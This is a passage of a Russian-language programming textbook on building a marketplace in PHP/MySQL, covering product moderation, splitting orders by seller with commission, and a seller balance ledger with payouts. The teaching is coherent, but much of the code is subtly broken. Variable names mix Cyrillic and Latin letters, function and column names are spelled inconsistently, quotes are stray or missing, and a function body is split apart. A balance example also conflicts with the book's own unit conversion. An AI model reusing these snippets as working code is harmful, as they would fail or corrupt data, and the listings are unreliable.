Модерация — это не запрет, а обучение продавца. Хороший маркетплейс делает так, чтобы со второго-третьего товара продавец выкладывал правильно сам. Плохой — отклоняет молча, и продавец уходит.

РАЗБИРАЕМСЯ

Что видит продавец

```
// В кабинете продавца — отклонённые с причиной
$otklonennye = $db->query('
    SELECT t.id, t.nazvanie, t.izmenen,
           m.prichina, m.kommentariy, m.sozdano AS reshenie_ot
    FROM tovary AS t
    LEFT JOIN moderaciya_istoriya AS m ON m.tovar_id = t.id
    WHERE t.prodavec_id = ? AND t.status = "otklonen"
    ORDER BY m.sozdano DESC
    ', [$magazin['id']]');
```

```
<?php foreach ($otklonennye as $t): ?>
    <div class="karta-otkloneniya">
        <h3><? e($t['nazvanie']) ?></h3>
        <p class="prichina"><? e($prichiny[$t['prichina']]) ?? 'Требуется
доработка' ?></p>
        <?php if ($t['kommentariy']): ?>
            <p class="kommentariy-moderatora"><? e($t['kommentariy']) ?></p>
        <?php endif; ?>
        <a class="knopka" href="tovar.php?id=<? (int) $t['id'] ?>">Исправить и
отправить снова</a>
    </div>
<?php endforeach; ?>
```

Кнопка ведёт сразу к исправлению. Не «понятно», не «заккрыть» — а конкретное следующее действие.

Доверие: когда модерацию можно ослабить

Проверять каждый товар вечно — дорого. Разумный маркетплейс постепенно доверяет проверенным продавцам.

```
/**
 * Нужна ли ручная проверка этому товару.
 * Проверенным продавцам с чистой историей — автопубликация.
 */
function nuzhna_ruchnaya_proverka(array $tovar, array $prodavec): bool
{
    // Новичок — всегда проверяем
    $opublikovano = (int) zapros_znachenie('
        SELECT COUNT(*) FROM tovary
        WHERE prodavec_id = ? AND status = "opublikovan"
    ', [$prodavec['id']]);

    if ($opublikovano < 10) {
        return true;
    }

    // Были отклонения за последний месяц — проверяем
    $otklonenij = (int) zapros_znachenie('
        SELECT COUNT(*) FROM moderaciya_istoriya AS m
        INNER JOIN tovary AS t ON t.id = m.tovar_id
        WHERE t.prodavec_id = ? AND m.reshenie = "otklonen"
        AND m.sozdano > DATE_SUB(NOW(), INTERVAL 30 DAY)
    ', [$prodavec['id']]);

    if ($otklonenij > 0) {
        return true;
    }

    // Автопроверка нашла замечания — проверяем
    if (avtoproverka_tovara($tovar) !== []) {
        return true;
    }
}
```

```
return false; // доверяем
}
```

⚠ Даже при автопубликации оставляйте выборочный контроль. Например, каждый десятый товар всё равно попадает к модератору. Иначе доверие однажды подведёт, и никто этого не заметит.

РАЗБОР ПО СЛОВАМ

Разбор по словам

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

Жизненный цикл	<code>chernovik → na_moderacii → opublikovan / otklonen</code>
Автопроверка	Код отсеивает явный мусор до человека
Причина из списка	Модератор не пишет текст руками
<code>moderaciya_istoriya</code>	История решений: для споров и статистики
Счётчик отклонений	Сигнал, что продавца надо смотреть внимательнее
Доверенный продавец	Автопубликация при чистой истории
Выборочный контроль	Проверять часть даже у доверенных

ГРАБЛИ

Грабли

Отклонять без объяснения. Продавец не поймёт и уйдёт.

Свободный текст вместо списка причин. Модератор поленился писать.

Открывать каждый товар отдельной страницей. Очередь станет неподъёмной.

Не хранить историю решений. В споре нечем подтвердить.

Не проверять изменения опубликованных товаров. Схема подмены из главы 44.

Доверять всем сразу. Витрина зарастёт мусором.

Не доверять никогда. Модерация станет узким местом, продавцы уйдут к конкурентам.

Забывать про контакты в описании. Продавцы уведут покупателей мимо площадки.

Задача 45.1. Сделайте очередь модерации со всеми товарами на одной странице.

Задача 45.2. Реализуйте автопроверку и покажите замечания в очереди.

Задача 45.3. Сделайте отклонение с причиной из списка и уведомлением продавцу.

Задача 45.4. Заведите таблицу истории модерации и записывайте туда решения.

Задача 45.5. Покажите продавцу отклонённые товары с причиной и кнопкой «исправить».

Задача 45.6. Добавьте автопубликацию для продавцов с десятью товарами и без отклонений за месяц.

Задача 45.7. Добавьте выборочный контроль: каждый десятый товар доверенного продавца всё равно на проверку. Подсказка: `random_int(1, 10) === 1`.

Задача 45.8. Придумайте пять своих правил автопроверки для магазина запчастей. Что ещё стоит ловить автоматически?

Задача 45.9. Отклоните свой товар и прочитайте сообщение глазами продавца. Понятно ли, что делать? Перепишите, если нет.

Ответы — в Приложении Г.

Откройте `admin/product_moderation.php` в этом репозитории. Увидите ту же очередь: всё на одной странице, решение в один клик.

Обратите внимание, что модератор видит **ссылку «как увидит покупатель»**. Это важнее, чем кажется: товар в форме и товар на витрине выглядят по-разному, и часть проблем видна только на витрине.

И ещё: в проекте отклонение **не удаляет товар**. Он остаётся у продавца со статусом `otklonen` и всеми данными — исправить и отправить снова можно за минуту. Заставлять заводить заново — верный способ потерять продавца.

- Модерация — **фильтр между продавцом и покупателем**.
- Жизненный цикл: черновик → на модерации → опубликован или отклонён.
- **Автопроверка** отсеивает мусор до человека и экономит его время.
- Ловите **контакты в описании**: продавцы уводят покупателей мимо площадки.
- Очередь — **всё на одной странице**, решение в один клик.
- **Причина отклонения из списка**, не свободным текстом.
- **Отказ должен объяснять, что исправить**. Модерация — это обучение.
- Храните **историю решений** — пригодится в споре.
- Доверенным продавцам — **автопубликация**, но с выборочным контролем.

Дальше — самое денежное: разбивка заказа по продавцам и комиссия.

Разбивка заказа и комиссия

ЗАЧЕМ ЭТО

Зачем эта глава

Покупатель положил в корзину три товара: колодки от «Автомира», фильтр от «Запчасть+» и аккумулятор от «Мотор Плюс».

Для покупателя это **один заказ**. Для площадки — **три разных отгрузки**, три продавца, три комиссии и три расчёта.

В этой главе научимся разбивать заказ на подзаказы и правильно считать деньги. Тема денежная, поэтому цена ошибки высокая: недосчитали комиссию — потеряли доход, пересчитали — конфликт с продавцом.

```

CREATE TABLE order_sellers (
    id                INT AUTO_INCREMENT PRIMARY KEY,
    zakaz_id          INT NOT NULL,
    prodavec_id       INT NOT NULL,

    summa_tovarov     INT NOT NULL DEFAULT 0 COMMENT 'в дирамах',
    komissiya_procent DECIMAL(5,2) NOT NULL COMMENT 'зафиксирована на момент
заказа',
    komissiya_summa    INT NOT NULL DEFAULT 0,
    k_vyplate         INT NOT NULL DEFAULT 0 COMMENT 'товары минус комиссия',

    status            ENUM('novyi', 'sobran', 'otpravlen', 'dostavlen', 'otmenen')
                    NOT NULL DEFAULT 'novyi',

    sozdan            DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,
    izmenen           DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,

    UNIQUE KEY uniq_zakaz_prodavec (zakaz_id, prodavec_id),
    KEY idx_prodavec (prodavec_id, status),

    CONSTRAINT fk_os_zakaz FOREIGN KEY (zakaz_id) REFERENCES zakazy(id) ON DELETE
CASCADE,
    CONSTRAINT fk_os_prodavec FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

```

Получается три уровня:

```

zakazy          один заказ покупателя
└─ order_sellers  подзаказ на каждого продавца
    └─ zakaz_tovary  позиции этого продавца

```

⚠ **UNIQUE KEY (zakaz_id, prodavec_id)** гарантирует: на одного продавца в одном заказе — ровно один подзаказ. База не даст ошибиться.

Это неочевидно, но принципиально.

«Автомир» собрал и отправил свои колодки за час. «Мотор Плюс» ждёт поставку аккумулятора три дня.

Один общий статус заказа не может описать эту ситуацию. «Отправлен»? Неправда — аккумулятор ещё не отправлен. «Собирается»? Тоже неправда — колодки уже в пути.

Поэтому статус живёт у подзаказа, а общий статус заказа **вычисляется**:

```
/**
 * Общий статус заказа выводится из статусов подзаказов.
 * Правило: заказ настолько готов, насколько готов самый отстающий продавец.
 */
function obshiy_status_zakaza(int $zakaz_id): string
{
    $statusy = zпрос('
        SELECT status, COUNT(*) AS shtuk
        FROM order_sellers WHERE zakaz_id = ?
        GROUP BY status
    ', [$zakaz_id]);

    $po_statusam = array_column($statusy, 'shtuk', 'status');
    $vsego = array_sum($po_statusam);

    if ($vsego === 0) return 'novyi';

    // Все отменены — заказ отменён
    if (($po_statusam['otmenen'] ?? 0) === $vsego) return 'otmenen';

    // Отменённые дальше не учитываем: они были
    $aktivnyh = $vsego - ($po_statusam['otmenen'] ?? 0);

    if (($po_statusam['dostavlen'] ?? 0) === $aktivnyh) return 'dostavlen';
    if (($po_statusam['novyi'] ?? 0) > 0) return 'novyi';
    if (($po_statusam['sobran'] ?? 0) > 0) return 'sobran';

    return 'otpravlen';
}
```

Принцип: заказ готов настолько, насколько готов самый отстающий продавец.

Покупателю показываем общий статус плюс — если продавцов несколько — подробности по каждому. Он должен понимать, что происходит.

Дополняем `sozdat_zakaz` из главы 41:

```
function sozdat_zakaz_marketplace(array $dannye): array
{
    $korzina = korzina_soderzhimoe();
    if (empty($korzina)) {
        throw new RuntimeException('Корзина пуста');
    }

    $pdo = db();
    $pdo->beginTransaction();

    try {
        // --- 1. Собираем позиции, группируя по продавцам ---
        $po_prodavcam = [];
        $summa_tovarov = 0;

        foreach ($korzina as $tovar_id => $kolichество) {
            $t = zapros_odin('
                SELECT t.id, t.nazvanie, t.artikul, t.cena, t.ostatok,
                       t.prodavec_id, p.komissiya_procent
                FROM tovary AS t
                LEFT JOIN prodavcy AS p ON p.id = t.prodavec_id
                WHERE t.id = ? AND t.aktivnyi = 1 AND t.status = "opublikovan"
                FOR UPDATE
            ', [$tovar_id]);

            if ($t === null) {
                throw new RuntimeException('Один из товаров снят с продажи');
            }
            if ((int) $t['ostatok'] < $kolichество) {
                throw new RuntimeException(sprintf(
                    '«%s»: осталось %d шт.', $t['nazvanie'], (int) $t['ostatok']
                ));
            }

            // Товары площадки складываем в группу с ключом 0
            $kluch = $t['prodavec_id'] ? (int) $t['prodavec_id'] : 0;
```

```

// Комиссия фиксируется здесь и больше не меняется
$po_prodavcam[$kluch]['komissiya'] =
    (float) ($t['komissiya_procent'] ?? 0);

$stoimost = (int) $t['cena'] * $kolichestvo;
$summa_tovarov += $stoimost;

$po_prodavcam[$kluch]['pozicii'][] = [
    'tovar_id'    => (int) $t['id'],
    'nazvanie'    => $t['nazvanie'],
    'artikul'     => $t['artikul'],
    'cena'        => (int) $t['cena'],
    'kolichestvo' => $kolichestvo,
    'stoimost'    => $stoimost,
];
}

// --- 2. Создаём заказ ---
$dostavka = $dannye['sposob_dostavki'] === 'kurier'
    ? cena_dostavki($summa_tovarov) : 0;
$itogo = $summa_tovarov + $dostavka;
$nomer = sgenerirovat_nomer_zakaza();
$ya = tekushiy_polzovatel();

vypolnit('
    INSERT INTO zakazy (
        nomer, polzovatel_id, klient_imya, klient_telefon, klient_adres,
        summa_tovarov, summa_dostavki, summa_itogo,
        sposob_dostavki, sposob_oplaty, status, kommentariy
    ) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, "novyi", ?)
', [
    $nomer, $ya['id'] ?? null,
    $dannye['imya'], $dannye['telefon'], $dannye['adres'] ?? '',
    $summa_tovarov, $dostavka, $itogo,
    $dannye['sposob_dostavki'], $dannye['sposob_oplaty'],
    $dannye['kommentariy'] ?? '',
]);

$zakaz_id = posledniy_id();

// --- 3. Подзаказ на каждого продавца ---
foreach ($po_prodavcam as $prodavec_id => $gruppa) {

```

```

$summa_gruppy = array_sum(array_column($gruppa['pozicii'], 'stoimost'));

// Комиссия только с товаров продавцов.
// Со своих товаров площадка комиссию себе не платит.
$procent = $prodavec_id > 0 ? $gruppa['komissiya'] : 0.0;
$komissiya = (int) round($summa_gruppy * $procent / 100);
$k_vyplate = $summa_gruppy - $komissiya;

$order_seller_id = null;

if ($prodavec_id > 0) {
    vpolnit('
        INSERT INTO order_sellers
            (zakaz_id, prodavec_id, summa_tovarov,
             komissiya_procent, komissiya_summa, k_vyplate)
        VALUES (?, ?, ?, ?, ?, ?)
    ', [$zakaz_id, $prodavec_id, $summa_gruppy,
        $procent, $komissiya, $k_vyplate]);

    $order_seller_id = posledniy_id();
}

// --- 4. Позиции и списание остатков ---
foreach ($gruppa['pozicii'] as $p) {
    vpolnit('
        INSERT INTO zakaz_tovary
            (zakaz_id, order_seller_id, tovar_id, prodavec_id,
             nazvanie, artikl, cena, kolichество, komissiya_procent)
        VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?)
    ', [
        $zakaz_id, $order_seller_id, $p['tovar_id'],
        $prodavec_id > 0 ? $prodavec_id : null,
        $p['nazvanie'], $p['artikul'], $p['cena'],
        $p['kolichество'], $procent,
    ]);

    $izmeneno = vpolnit('
        UPDATE tovary SET ostatok = ostatok - ?
        WHERE id = ? AND ostatok >= ?
    ', [$p['kolichество'], $p['tovar_id'], $p['kolichество']]);
}

```



```

        if ($izmeneno === 0) {
            throw new RuntimeException(
                '«' . $p['nazvanie'] . '» закончился, пока вы оформляли
заказ'
            );
        }
    }
}

$pdo->commit();

} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}

korzina_ochistit();

return ['id' => $zakaz_id, 'nomer' => $nomer, 'itogo' => $itogo,
        'prodavcov' => count($po_prodavcam)];
}

```

РАЗБИРАЕМСЯ

Арифметика комиссии

Здесь легко ошибиться, поэтому разберём на числах.

Заказ на **1325.00 сомони** (132 500 дирамов), три продавца:

ПРОДАВЕЦ	ТОВАРЫ	КОМИССИЯ	УДЕРЖАНО	К ВЫПЛАТЕ
Автомир	500.00	10%	50.00	450.00
Запчасть+	45.00	12%	5.40	39.60
Мотор Плюс	780.00	8%	62.40	717.60
Итого	1325.00		117.80	1207.20

Доход площадки — **117.80 сомони**. Товар она не закупала, склад не держала, риска не несла.

► Три правила расчёта денег

1. Считайте в целых числах. Помните главу 20: `0.1 + 0.2 !== 0.3`. Все суммы — в дирамах, целыми. Округление только при показе.

```
$komissiya = (int) round($summa * $procent / 100); //  целое число дирамов
```

2. Округляйте один раз, в конце. Округлять каждую позицию отдельно — значит накопить расхождение:

```
//  Копейки разъедутся на большом заказе  
foreach ($pozicii as $p) {  
    $komissiya += (int) round($p['stoimost'] * $procent / 100);  
}  
  
//  Округляем от общей суммы  
$komissiya = (int) round(array_sum(array_column($pozicii, 'stoimost')) * $procent /  
100);
```

3. Сумма частей должна сходиться с целым. После расчёта проверьте:

```
$proverka = $summa_tovarov === array_sum($summy_podzakazov);  
if (!$proverka) {  
    throw new RuntimeException('Суммы подзаказов не сходятся с заказом');  
}
```

Такая проверка кажется избыточной, пока однажды не поймает ошибку округления на заказе в сто позиций.

Ключевой момент маркетплейса: **каждый видит только своё**.

```
/** Подзаказы продавца. Чужие не попадут в выборку. */
function zakazy_prodavca(int $prodavec_id, string $status = ''): array
{
    $usloviya = ['os.prodavec_id = ?'];
    $parametry = [$prodavec_id];

    if ($status !== '') {
        $usloviya[] = 'os.status = ?';
        $parametry[] = $status;
    }

    $where = implode(' AND ', $usloviya);

    return zapros("
        SELECT os.*, z.nomer, z.klient_imya, z.klient_telefon,
               z.sposob_dostavki, z.klient_adres, z.sozdann AS zakaz_sozdan
        FROM order_sellers AS os
        INNER JOIN zakazy AS z ON z.id = os.zakaz_id
        WHERE $where
        ORDER BY os.sozdann DESC
        LIMIT 100
    ", $parametry);
}

/** Позиции подзаказа. Проверка владения — прямо в запросе. */
function pozicii_podzakaza(int $order_seller_id, int $prodavec_id): array
{
    return zapros('
        SELECT zt.*
        FROM zakaz_tovary AS zt
        INNER JOIN order_sellers AS os ON os.id = zt.order_seller_id
        WHERE zt.order_seller_id = ? AND os.prodavec_id = ?
    ', [$order_seller_id, $prodavec_id]);
}
```

 **Продавец не должен видеть:**

- чужие позиции того же заказа;
- общую сумму заказа;
- других продавцов покупателя;
- размер чужой комиссии.

Всё это — коммерческая тайна площадки. Утечка приведёт к тому, что продавцы начнут сравнивать условия и торговаться.

► А что видит покупатель

```
// Заказ глазами покупателя: свои позиции, сгруппированные по отгрузкам
$podzakazy = zapros('
    SELECT os.id, os.status, p.nazvanie AS prodavec, p.gorod
    FROM order_sellers AS os
    INNER JOIN prodavcy AS p ON p.id = os.prodavec_id
    WHERE os.zakaz_id = ?
', [$zakaz_id]);
```

```
<?php if (count($podzakazy) > 1): ?>
    <p class="tihoe">
        Заказ придёт <?= count($podzakazy) ?> отправлениями от разных продавцов.
    </p>
<?php endif; ?>

<?php foreach ($podzakazy as $pz): ?>
    <section class="otpravlenie">
        <h3>
            <?= e($pz['prodavec']) ?>
            <span class="status s-<?= e($pz['status']) ?>">
                <?= e(status_zakaza_podpis($pz['status'])) ?>
            </span>
        </h3>
        <!-- позиции этого отправления -->
    </section>
<?php endforeach; ?>
```

Покупателю честно говорим, что посылков будет несколько. Иначе он получит одну коробку из трёх, решит, что заказ выполнен не полностью, и позвонит с претензией.

Ситуация: «Мотор Плюс» не смог достать аккумулятор. Остальное отправлено.

```
function otmenit_podzakaz(int $order_seller_id, string $prichina): void
{
    $pdo = db();
    $pdo->beginTransaction();

    try {
        $pz = zapros_odin('SELECT * FROM order_sellers WHERE id = ? FOR UPDATE',
                        [$order_seller_id]);

        if ($pz === null) {
            throw new RuntimeException('Подзаказ не найден');
        }
        if ($pz['status'] === 'otmenen') {
            throw new RuntimeException('Уже отменён');
        }
        if ($pz['status'] === 'dostavlen') {
            throw new RuntimeException('Доставленный заказ отменить нельзя');
        }

        vpolnit('UPDATE order_sellers SET status = "otmenen" WHERE id = ?',
                [$order_seller_id]);

        // Товары возвращаем на склад
        $pozicii = zapros('SELECT tovar_id, kolichество FROM zakaz_tovary
                        WHERE order_seller_id = ?', [$order_seller_id]);
        foreach ($pozicii as $p) {
            if ($p['tovar_id']) {
                vpolnit('UPDATE tovary SET ostatek = ostatek + ? WHERE id = ?',
                        [$p['kolichество'], $p['tovar_id']]);
            }
        }

        // Пересчитываем сумму заказа: отменённая часть не оплачивается
        vpolnit('
            UPDATE zakazy SET
                summa_tovarov = (
                    SELECT COALESCE(SUM(summa_tovarov), 0) FROM order_sellers
```

```

        WHERE zakaz_id = ? AND status <> "otmenen"
    ),
    status = ?
    WHERE id = ?
    ', [$pz['zakaz_id'], obshiy_status_zakaza((int) $pz['zakaz_id']),
    $pz['zakaz_id']]);

    vpolnit('UPDATE zakazy SET summa_itogo = summa_tovarov + summa_dostavki
    WHERE id = ?', [$pz['zakaz_id']]);

    $pdo->commit();

} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}

    uvedomit_pokupatelya_ob_otmene((int) $pz['zakaz_id'], $prichina);
}

```

⚠ Отмена части заказа — самая недооценённая часть маркетплейса.

Забыть пересчитать сумму — значит выставить покупателю счёт за товар, который не придет. Забыть вернуть остатки — товар исчезнет со склада навсегда. Забыть уведомить — покупатель узнает при получении.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

<code>order_sellers</code>	Подзаказ: часть заказа, относящаяся к одному продавцу
<code>UNIQUE (zakaz_id, prodavec_id)</code>	Один подзаказ на продавца в заказе
<code>komissiya_procent</code> в подзаказе	Зафиксирована на момент заказа
Статус у подзаказа	У каждого продавца свой срок
<code>obshiy_status_zakaza()</code>	Вычисляется по самому отстающему
<code>k_vyplate</code>	Товары минус комиссия
Группировка по <code>prodavec_id</code>	Ключ 0 — товары самой площадки
Округление один раз	Иначе копейки разъедутся

ГРАБЛИ

Грабли

Один статус на весь заказ. Не описывает реальность при разных продавцах.

Брать комиссию из таблицы продавцов при расчёте выплат. Условия могли измениться — берите зафиксированную в подзаказе.

Округлять каждую позицию. Суммы разойдутся.

Считать в дробных числах. Помните $0.1 + 0.2$.

Показывать продавцу весь заказ. Утечка коммерческой информации.

Не предупредить покупателя о нескольких посылках. Претензия гарантирована.

Забывать пересчитать сумму при отмене части. Счёт за непривезённый товар.

Брать комиссию с собственных товаров площадки. Бессмысленно — вы платите сами себе.

ЗАДАЧИ**Задачи**

Задача 46.1. Создайте таблицу `order_sellers` и разбивку заказа по продавцам.

Задача 46.2. Оформите заказ с товарами трёх продавцов. Проверьте, что создалось три подзаказа с правильными суммами.

Задача 46.3. Проверьте арифметику: сумма подзаказов должна точно совпадать с суммой заказа. Напишите проверку, которая падает при расхождении.

Задача 46.4. Реализуйте `obshiy_status_zakaza()` и проверьте на всех сочетаниях статусов.

Задача 46.5. Сделайте кабинет продавца: только свои подзаказы, только свои позиции.

Задача 46.6. Проверьте изоляцию: войдите продавцом и попробуйте открыть чужой подзаказ по номеру.

Задача 46.7. Реализуйте отмену подзаказа с возвратом остатков и пересчётом суммы.

Задача 46.8. Посчитайте вручную и проверьте кодом: заказ 2450 сомони, два продавца — 1500 под 10% и 950 под 12%. Сколько заработала площадка? Сколько к выплате каждому?

Задача 46.9. Что должно произойти с комиссией, если покупатель вернул товар? Продумайте и опишите словами.

Ответы — в Приложении Г.

В БОЮ**В бою**

Откройте `buyer/checkout.php`, `seller/orders.php` и `admin/orders.php` в этом репозитории — это Фаза 2 проекта, готовая целиком.

Обратите внимание на две вещи.

Комиссия фиксируется в момент заказа. Это записано в описании проекта прямым текстом. Если завтра договориться с продавцом о другом проценте, старые заказы должны считаться по-старому — иначе выплаты пересчитаются задним числом.

Админ видит заказ в разрезе продавцов. Одна покупка, три колонки — кто что должен собрать. Так менеджер понимает, кому звонить, если отгрузка задерживается.

ИТОГ

Итог

- Один заказ покупателя = **несколько подзаказов**, по одному на продавца.
- Статус — у подзаказа. Общий статус вычисляется по самому отстающему.
- **Комиссия фиксируется в момент заказа** и больше не меняется.
- Деньги — **целыми числами**, округление **один раз** и от общей суммы.
- Проверьте, что сумма подзаказов сходится с заказом.
- Продавец видит **только свои** позиции и суммы.
- Покупателя честно предупреждайте о нескольких отправлениях.
- Отмена части: вернуть остатки, **пересчитать сумму**, уведомить.
- С собственных товаров площадки комиссия не берётся.

Дальше — балансы продавцов и выплаты.

Балансы и выплаты

ЗАЧЕМ ЭТО

Зачем эта глава

Продавцы отгрузили товар. Покупатели заплатили площадке. Теперь площадка должна рассчитаться с продавцами.

Здесь начинается **бухгалтерия**, и подход к ней принципиально отличается от всего, что мы делали раньше. Обычные данные можно поправить, если ошиблись. Деньги — нельзя: любое изменение должно быть объяснимо.

В этой главе — приём, на котором держится любая финансовая система мира. Он простой, и после него вы будете смотреть на хранение денег иначе.

РАЗБИРАЕМСЯ

Главное правило: баланс не хранят

Естественное решение — добавить продавцу поле:

-- **X** Так делать нельзя

```
ALTER TABLE prodavcy ADD COLUMN balans INT NOT NULL DEFAULT 0;
```

И менять его: заказ доставлен — прибавили, выплатили — убавили.

Работать будет. Но однажды случится следующее.

Продавец пишет: «у меня 3400 сомони, а должно быть 3800». Вы открываете базу и видите число **3400000**. И не можете объяснить, откуда оно взялось. Было ли начисление по заказу №112? Была ли выплата? Не сбилось ли что-то при обновлении?

Число не помнит своей истории.

► Правильно: журнал операций

```
CREATE TABLE seller_ledger (  
    id            INT AUTO_INCREMENT PRIMARY KEY,  
    prodavec_id  INT NOT NULL,  
  
    tip          ENUM('nachislenie','uderzhanie','vyplata','korrektirovka')  
                NOT NULL,  
    summa        INT NOT NULL COMMENT 'в дирамах: плюс приход, минус расход',  
  
    -- На что ссылается операция  
    zakaz_id     INT DEFAULT NULL,  
    order_seller_id INT DEFAULT NULL,  
    vyplata_id   INT DEFAULT NULL,  
  
    kommentariy  VARCHAR(255) NOT NULL DEFAULT '',  
    sozdal_id    INT DEFAULT NULL COMMENT 'кто провёл, если вручную',  
    sozdano      DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
  
    KEY idx_prodavec (prodavec_id, sozdano),  
    KEY idx_order_seller (order_seller_id),  
  
    CONSTRAINT fk_ledger_prodavec  
        FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

Баланс — это не поле, а сумма журнала:

```
function balans_prodavca(int $prodavec_id): int  
{  
    return (int) zapros_znachenie(  
        SELECT COALESCE(SUM(summa), 0) FROM seller_ledger WHERE prodavec_id = ?  
        , [$prodavec_id]);  
}
```

► Что это даёт

СВОЙСТВО	ПОЧЕМУ ВАЖНО
Каждый сомони объясним	Видно, из каких операций сложился баланс
Ничего не теряется	Записи только добавляются, не изменяются
Ошибка исправляется записью	Не «поправить число», а «провести корректировку»
История полная	Можно посчитать баланс на любую дату в прошлом

⚠ Записи журнала никогда не изменяют и не удаляют. Ошиблись — добавляют корректирующую запись с объяснением. Так устроена бухгалтерия последние пятьсот лет, и не зря.

Такой подход называется **append-only** — «только добавление».

РАЗБИРАЕМСЯ

Когда начислять

Ключевой вопрос: в какой момент деньги становятся деньгами продавца?

МОМЕНТ	РИСК
Заказ создан	Покупатель откажется — придётся отбирать назад
Заказ отправлен	Потеряется по дороге — то же самое
Заказ доставлен	Разумный компромисс
Через 14 дней после доставки	Учитывает возвраты, но продавцы ждут долго

Начисляем при доставке. Возвраты обрабатываем отдельной операцией удержания — так честнее и понятнее обеим сторонам.

```

/**
 * Начислить продавцу за доставленный подзаказ.
 * Вызывается один раз при переходе подзаказа в статус «доставлен».
 */
function nachislit_za_podzakaz(int $order_seller_id): void
{
    $pdo = db();
    $pdo->beginTransaction();

    try {
        $pz = zapros_odin('
            SELECT * FROM order_sellers WHERE id = ? FOR UPDATE
        ', [$order_seller_id]);

        if ($pz === null) {
            throw new RuntimeException('Подзаказ не найден');
        }
        if ($pz['status'] !== 'dostavlen') {
            throw new RuntimeException('Начисляем только за доставленные заказы');
        }

        // Защита от повторного начисления — самое важное здесь
        $uzhe = zapros_znachenie('
            SELECT id FROM seller_ledger
            WHERE order_seller_id = ? AND tip = "nachislenie"
        ', [$order_seller_id]);

        if ($uzhe) {
            $pdo->rollBack();
            return; // уже начислено, молча выходим
        }

        // Начисляем полную стоимость товаров
        vpolnit('
            INSERT INTO seller_ledger
                (prodavec_id, tip, summa, zakaz_id, order_seller_id, kommentariy)
            VALUES (?, "nachislenie", ?, ?, ?, ?)
        ', [
            $pz['prodavec_id'],
            (int) $pz['summa_tovarov'],
            $pz['zakaz_id'],
            $order_seller_id,

```

```

        'Начисление за заказ',
    });

    // И тут же удерживаем комиссию — отдельной записью
    if ((int) $pz['komissiya_summa'] > 0) {
        vpolnit('
            INSERT INTO seller_ledger
                (prodavec_id, tip, summa, zakaz_id, order_seller_id,
kommentariy)
            VALUES (?, "uderzhanie", ?, ?, ?, ?)
        ', [
            $pz['prodavec_id'],
            -(int) $pz['komissiya_summa'],
            $pz['zakaz_id'],
            $order_seller_id,
            sprintf('Комиссия %s%%', rtrim(rtrim((string)
$pz['komissiya_procent'], '0'), '.')),
        ]);
    }

    $pdo->commit();

} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}
}

```

► Почему две записи, а не одна

Можно было бы начислить сразу `k_vyplate` — стоимость минус комиссия. Одна запись вместо двух.

Но тогда **пропадает информация**. Продавец видит «начислено 450» и не знает, что товаров было на 500, а 50 удержала площадка.

Две записи делают расчёт прозрачным:

Начисление за заказ №112	+500.00
Комиссия 10%	-50.00
	450.00

Прозрачность в расчётах дороже экономии одной строки в базе. Продавец, который понимает, откуда взялась сумма, не пишет претензий.

► Защита от двойного начисления

Обратите внимание на проверку `$uzhe`. Она критична.

Менеджер может случайно дважды перевести заказ в «доставлен». Или скрипт запустится повторно. Или продавец нажмёт кнопку дважды.

Без проверки продавцу начислится вдвое — и заметят это в лучшем случае при сверке через месяц.

Правило: любая денежная операция должна быть защищена от повторения. Это свойство называется **идемпотентность** — повторный вызов не меняет результат.

```
CREATE TABLE seller_payouts (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    prodavec_id INT NOT NULL,  
    summa INT NOT NULL COMMENT 'в дирамах, всегда положительная',  
  
    status ENUM('sozdana','v_rabote','vyplachena','otmenena')  
        NOT NULL DEFAULT 'sozdana',  
    sposob ENUM('nalichnye','perevod','karta') NOT NULL DEFAULT 'perevod',  
    rekvizity VARCHAR(255) NOT NULL DEFAULT '',  
    kommentariy VARCHAR(255) NOT NULL DEFAULT '',  
  
    sozda_l_id INT DEFAULT NULL,  
    sozdano DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
    vyplacheno DATETIME DEFAULT NULL,  
  
    KEY idx_prodavec (prodavec_id, status),  
  
    CONSTRAINT fk_payout_prodavec  
        FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

```
/**  
 * Создать выплату. Деньги списываются с баланса сразу, при создании, —  
 * чтобы одну и ту же сумму нельзя было выплатить дважды.  
 */  
function sozdat_vyplatu(int $prodavec_id, int $summa, string $sposob,  
    string $rekvizity, string $kommentariy = ''): int  
{  
    if ($summa <= 0) {  
        throw new RuntimeException('Сумма выплаты должна быть больше нуля');  
    }  
  
    $pdo = db();  
    $pdo->beginTransaction();  
  
    try {  
        // Блокируем журнал этого продавца, чтобы баланс не изменился  
        // между проверкой и списанием
```



```

        zapros('SELECT id FROM seller_ledger WHERE prodavec_id = ? FOR UPDATE',
            [$prodavec_id]);

        $balans = balans_prodavca($prodavec_id);

        if ($summa > $balans) {
            throw new RuntimeException(sprintf(
                'На балансе %s сомони, выплатить %s нельзя',
                somoni($balans), somoni($summa)
            ));
        }

        vpolnit('
            INSERT INTO seller_payouts
                (prodavec_id, summa, sposob, rekvizity, kommentariy, sozdal_id)
            VALUES (?, ?, ?, ?, ?, ?)
        ', [$prodavec_id, $summa, $sposob, $rekvizity, $kommentariy,
            tekushiy_polzovatel()['id'] ?? null]);

        $vyplata_id = posledniy_id();

        // Списываем с баланса записью в журнал
        vpolnit('
            INSERT INTO seller_ledger
                (prodavec_id, tip, summa, vyplata_id, kommentariy, sozdal_id)
            VALUES (?, "vyplata", ?, ?, ?, ?)
        ', [$prodavec_id, -$summa, $vyplata_id,
            'Выплата №' . $vyplata_id, tekushiy_polzovatel()['id'] ?? null]);

        $pdo->commit();

    } catch (Throwable $e) {
        $pdo->rollBack();
        throw $e;
    }

    return $vyplata_id;
}

